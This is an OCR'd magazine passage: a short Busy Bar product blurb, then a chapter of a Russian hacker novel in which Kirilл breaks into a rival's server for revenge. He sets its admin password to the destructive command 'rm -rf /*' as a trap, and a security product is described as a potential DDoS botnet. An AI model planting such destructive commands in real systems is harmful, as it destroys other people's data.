
- Busy Bar;
- крепление на монитор;
- крепление на стену или дверь;
- кабель USB-C (2 метра);
- инструкция, которую ты проигноришь.

Устройство можно будет заказать в фирменном магазине за 189 долларов США, однако на момент написания этого текста покупка недоступна, а желающим приобрести Busy Bar предлагают оставить email для связи. Также ты можешь прочитать о подробностях разработки и прототипирования в блоге компании.

0x16

валентин холмогоров

хакеры.ru



глава 0x16


код настоящего

Кирилл сидел у окна. Капли, мелкие и злые, будто специально осыпали стекло, закрывая ему обзор. Сколько ни вглядывайся, кроме собственного отражения, ничего не увидишь. Дождь настойчиво пробивался сквозь серое утреннее небо, будто в небесной канцелярии устали поддерживать иллюзию хоть какого-то порядка и капля за каплей сдались.

— Ма, ну поешь хоть немного, — в который раз предложил он.

— Спасибо, сынок. Я потом.

«Химию» мать переносила тяжело, но стойко. Кирилл закупил целую коробку пюреобразного детского питания и специального белкового порошка, который нужно было разбалтывать в воде: ничего другого ей сейчас было нельзя. Но после каждой капельницы мать категорически отказывалась от еды, борясь с тошнотой и слабостью. Врачи говорили, что это пройдет и организм адаптируется, но никаких сроков не называли.



— Мне на работу надо, — вздохнул Кирилл, поднимаясь, — обязательно поешь и больше пей. Я приеду, как только получится.

— Езжай, не беспокойся за меня. Все будет хорошо.

Возвращаться в контору совершенно не хотелось, особенно после новостей, которые сообщил ему Фреш. Кирилл не испытывал к этому человеку излишне теплых чувств, особенно с учетом его связи с Трикси, но тем не менее Лео был старым знакомым, и эта связь, тянувшаяся из прошлого, удерживала его в «аквариуме» незримым якорем. Теперь якорная цепь порвалась. Очень хотелось свалить, но тогда Санчо останется там совсем один, а ему и так приходилось несладко — Кирилл замечал, что с каждым днем его друг замыкался в себе все больше и больше.

Едва открыв магнитной карточкой массивную дверь офиса, Кирилл услышал доносившийся из его глубины шум и крики. Невысокий коренастый мужичок за пятьдесят с крупным мясистым носом и густой копной седых волос стоял посреди коридора и что-то громогласно втолковывал втянувшему голову в плечи Шпале. Несмотря на обычную одежду — темно-синий свитер и побелевшие на коленках джинсы, выправка у мужика явно была военной.

— Ты кто? — вместо приветствия обернулся седой в его сторону.

— Кирилл Морозов, — представился Киря, борясь с подсознательным желанием вытянуться по стойке смирно.

Седой сверился с бумажкой, которую держал в руке, и удовлетворенно кивнул.

— Меня зовут Станислав Викторович Кущин, обращаться можно по имени-отчеству. Почему опаздываем?

— Потому что у нас нет жесткого графика, — пожал плечами Кирилл. — Каждый приходит, когда ему удобно.

— Теперь есть. Присутственные часы с девяти утра и до семнадцати тридцати, перерыв на обед — полчаса. Довожу до сведения, чтобы потом не говорили, что не в курсе. Если захотите отлучиться по личной необходимости в рабочее время, нужно написать мне по электронной почте. Без согласования никуда не уходим. Кто у вас старший в группе?

— Нет у нас старшего, — растерянно буркнул Шпала.

Кущин посмотрел на него так, словно тот признался, что носит под одеждой женское белье и не вытирает в уборной задницу.

— Ладно, р-разберемся. Идите работайте.

Толкнув дверь «аквариума», Кирилл с удивлением обнаружил, что, вопреки обычаю, в этот утренний час все были в сборе. В помещении царила атмосфера легкого замешательства и растерянности. Санчо, который обыкновенно бездельничал, потому что Лео старался не нагружать его неотложной работой, тоже был здесь. Он поднял глаза на занявшего свое место Кирилла и кивнул в сторону коридора.

— Видал?

— Ага, — вздохнул тот. — Я знал, что будет плохо, но не знал, что так скоро.

Компьютер коротко бибикнул, запуская операционную систему. Кирилл проверил электронную почту, пробежал глазами письмо от нового босса, в котором излагалось все то же, что он уже слышал пару минут назад, а затем запустил терминал. Неизвестно, чем его озадачат в ближайшем будущем, а значит, со срочными делами нужно разобраться как можно скорее. Одно из них и вовсе не требовало отлагательств. Начиная слежку, Лиам чувствовал себя в полной безопасности. Что ж, пришло время поплатиться за самонадеянность.

Кирилл проверил настройки: все нужные библиотеки подключены, инструменты наготове. Глубокий вдох. Время действовать.

Ввод команды. Сервер Лиама находился где-то далеко за океаном, на другом конце обитаемого мира, но сейчас это не имело значения. Механизм атаки запустился, и на дремлющую в бездействии машину с безжалостной эффективностью обрушился поток передаваемых через цепочку промежуточных узлов данных. Консоль наполнилась бегущими строками символов — запросов и ответов. После нескольких минут кропотливой работы скрипт сообщил, что ключ успешно подобран.

— Есть, — выдохнул Кирилл.

Он подключился к серверу, нырнув в лабиринт директорий и файлов. За последние дни Кирилл досконально изучил внутреннее устройство MXP и теперь мог ориентироваться на этой машине, будто в собственной спальне, — с закрытыми глазами. Сохранив копии важных данных, он открыл главный конфигурационный файл. Простая правка — и генератор ключей стал бесполезным, как шкатулка, запертая на сломанный замок, который можно открыть любой спичкой. А вот и пароль для входа в админку. Его нетрудно поменять, но в MXP на этот случай предусмотрен специальный механизм, позволяющий при подключении с доверенного IP-адреса вытянуть пароль в терминал. Именно это и сделает владелец сервера, если не сможет залогиниться...

Пальцы Кирилла замерли над клавиатурой. Лиам заслуживает увидеть, как его мир рушится. Киря покачал головой и сменил спрятанный в конфиге пароль администратора на строку «`rm -rf /*`». Напоследок он запустил на сервере скрипт, который должен сильно замедлить его работу. Машина ответила замешательством, словно не понимая, как противник смог так легко обойти все барьеры.

— Это тебе за Трикси, — сказал Киря, словно Лиам мог его услышать.

Жгучее чувство обиды сменилось ледяным удовлетворением.

Дверь «аквариума» оглушительно щелкнула, и в комнату шагнул Кущин в сопровождении незнакомого мужика, которого Кирилл видел однажды мельком на административном этаже, когда подписывал очередные банковские бумажки, — рядовых сотрудников туда без повода не пускали. Новый начальник остановился посреди помещения, обвел его тяжелым взглядом и хлопнул в ладоши.

— Па-апрашу минуту внимания! — громогласно объявил он.

Кирилл почувствовал, как все напряглись. Даже Грек, который вечно грыз чипсы у соседнего стола, застыл, держа очередной ломтик у рта.

— У нас сегодня внеплановая проверка службы безопасности. Прошу всех подготовить свои рабочие устройства. Личные телефоны и гаджеты нужно сдать мне. Интернет будет временно отключен.

Кирилл, Санчо и Грек непонимающе переглянулись. Никаких проверок, ни плановых, ни внеплановых, до этого ни разу не проводилось, хотя Леонид на словах неоднократно повторял, что безопасность в их деле превыше всего.

Не то чтобы Кирилл чего-то всерьез опасался, но сам факт того, что проверка совпала с недавними манипуляциями с сервером Лиама, не мог не настораживать. Хорошо хоть его личный ноутбук остался на съемной квартире. Когда Кущин отвернулся, Кирилл быстро выдернул торчащую из USB-порта флешку с написанным им скриптом для взлома MXP и сунул ее в карман. Когда к его столу подошел проверяющий, Кирилл послушно уступил свое место, а сам с непроницаемым выражением лица протянул Кущину собственный мобильник.

Секунды тянулись, точно сироп. Кирилл старался выглядеть как можно спокойнее, пока его коллеги вокруг тихо переговаривались и неприязненно поглядывали на нового начальника. Тот прохаживался между столами с важным и независимым видом, будто только что изобрел идеальную технологию управления коллективом своенравных хакеров.

Тем временем проверка шла своим чередом. Парни нехотя вставали со своих мест, кто-то бросал раздраженные взгляды, кто-то тихо бормотал под нос ругательства. Спустя примерно полчаса проверяющий обошел по очереди все машины. Молча кивнув Кущину, он вышел из комнаты, так и не проронив ни слова.

— Значится так, товарищи, — обратился к присутствующим Станислав Викторович. — Мне доложили, что в вашем коллективе еще не назначили старшего. Это непорядок. Есть желающие взять на себя эту важную и полезную обязанность?

— А давайте я! — весело сверкнув глазами, откликнулся Санчо.

— Фамилия?

— Увалов.

Кущин сверился со своей мятой бумажкой и покачал головой.

— Еще желающие есть? Среди тех, на ком не висит уголовка?

Ответом ему была гнетущая тишина. Кущин обвел притихших подчиненных взглядом и задержал его на Кирилле.

— Морозов! — рявкнул он. — Назначаю тебя старшим в группе. За дисциплину и порядок теперь отвечаешь головой.

Он исподлобья посмотрел на мрачных парней и добавил:

— Все рабочие моменты теперь будете согласовывать с ним. То, что Морозов не сможет решить сам, будет обсуждать со мной. Все ясно? Вопросы есть? Вопросов нет. Р-разойдись!

— Писец, — вполголоса пробормотал Финч, но так, что его услышали все.

Кирилл вернулся за свое рабочее место. В «аквариуме» сделалось тихо, как на кладбище, единственным звуком был приглушенный шелест клавиатур. Посмотрев на часы, Киря открыл свой почтовый ящик и щелкнул мышью, чтобы создать ответ на входящее сообщение. В открывшемся окне он набрал только одну короткую фразу: «Я согласен».

Когда он вернулся из столовой с чашкой кофе в руке, его уже ждал ответ от Кадлера:

> Кирилл,
> я не сомневался в вашем решении. И вот моя первая просьба. Ниже — список IP-адресов. Дополните его, если обнаружите что-то важное.

К сообщению прилагался текстовый файл. Кирилл машинально сохранил его, даже не успев обдумать свои действия. Как только файл открылся в текстовом редакторе, он увидел ровные столбцы IP-адресов. Кирилл машинально скопировал первый адрес в окно консоли и запустил утилиту traceroute, а затем, чуть подумав, скормил терминалу весь файл целиком...

Первые два адреса в списке вели к крупным коммерческим дата-центрам, третий принадлежал узлу сети, который, судя по всему, был связан с распределением электричества в Северо-Западном регионе. Кирилл прошелся по всему перечню: адреса либо принадлежали российским провайдерам и большим компаниям, либо относились к объектам критической инфраструктуры. Энергетика, транспорт, связь. На мгновение он почувствовал, как земля уходит из-под ног, — последними в перечне шли айпишники, принадлежащие его конторе.

«Если там знают, что это моя работа, то зачем прислали этот список? — лихорадочно размышлял Кирилл. — Попытка запугать? Или хотят убедиться, что я не спрыгну с крючка?»

Он заставил себя глубоко вдохнуть и откинулся на спинку стула. Казалось, воздух в комнате стал густым и тяжелым, словно перед грозой. Кирилл вдруг осознал, что сжимает мышь так сильно, что от напряжения побелели пальцы. И Фреш свалил так некстати, не с кем теперь посоветоваться... Он на всякий случай проверил окошко в джаббере — контакт Фреша был неактивен уже несколько дней. Впрочем, почему не с кем? Кажется, есть в этом грешном мире один человек, который может что-то подсказать.

Кирилл запустил виртуалку, открыл окно IRC, подключился к каналу #darkcoders и отправил в чат приветствие юзеру MXP_Master.

«Вот пришел старик к синему морю и стал кликать золотую рыбку...» — горько усмехнулся своим мыслям Кирилл. Других подходящих рыб в его стеклянном аквариуме попросту не водилось. На сей раз ждать пришлось долго: Darkoder откликнулся лишь спустя несколько часов.

«Не думал услышать тебя снова», — появилось на экране новое сообщение.

«Прости, что побеспокоил, но обратиться больше не к кому, — написал Кирилл. — На меня вышли агенты после того, как я поучаствовал во взломе TerraCore. Вы тоже когда-то пытались ломать эту контору. Мне кажется, я что-то упускаю, но на них сходятся интересы слишком многих игроков».

Кирилл уставился на экран. Пауза затянулась. Он почувствовал, как по спине пробирается неприятный холодок. Спустя несколько минут в окне чата строчка за строчкой появился ответ.

«Terra не просто фирма, продающая софт, они работают на государство. Основной их проект, „Перцептрон“, — это очень мощная автоматизированная система по предотвращению вторжений. Когда она заработает на полную мощность, отследить и вычислить любого из нас не составит никакого труда. Это главная причина, по которой мы считали их врагами. Но помимо защиты, „Перцептрон“ может использоваться и для атак. Это универсальное кибероружие».

«Для атак? — переспросил Кирилл. — Каким образом?»

«У них сотни тысяч клиентов по всему миру, их софт работает на миллионах компьютеров, подключенных к сети. Все эти клиентские программы обмениваются информацией с серверами TerraCore, получают обновления, скачивают патчи. Если однажды им отдадут команду отправить некоторое количество мусорных пакетов на какой-то сетевой адрес, получится гигантский ботнет. А нейросеть может автоматически управлять этим процессом, перенаправлять трафик, балансировать нагрузку. Клиенты даже не почувствуют, что что-то происходит на их машинах».

«Это проверенная информация?»

«Не существует стопроцентно достоверной информации, Кикс. Я слышал, что после недавних попыток взлома они собираются протестировать систему, чтобы отбить всякое желание лезть к ним под юбку, а заодно показать, на что потрачены деньги налогоплательщиков. И если это произойдет, значит, правительство дало добро на испытание „Перцептрона“. Доказать потом все равно никто ничего не сможет. Верить этому или нет, решай сам».

«Спасибо, — набрал на клавиатуре Кирилл. — Я знаю, что с этим делать».

Он откинулся на спинку кресла и некоторое время просто сидел, не двигаясь. Затем решительно поднялся, прошел по коридору и постучал в дверь бывшего кабинета Фреша, в котором теперь поселился новый обитатель.

— Да? — послышался с той стороны недовольный голос.

Кирилл открыл дверь и вошел. Внутри, кажется, ничего не изменилось, только ноутбук исчез с заваленного бумагами стола, а из распахнутого настежь окна тянуло прохладой и сыростью.

— Тебе чего? — поднял на вошедшего воспаленные глаза Кущин.

— Станислав Викторович, поступила информация, что «Терра» готовит массированную DDoS-атаку. Может пострадать инфраструктура в национальном сегменте сети, если не принять меры.

— Откуда она поступила? — мрачно осведомился новый начальник.

— Из источников, которым я могу доверять.

Кущин пристально посмотрел на Кирилла из-под нахмуренных бровей.


— Тебе сколько лет, сынок?

— Двадцать.

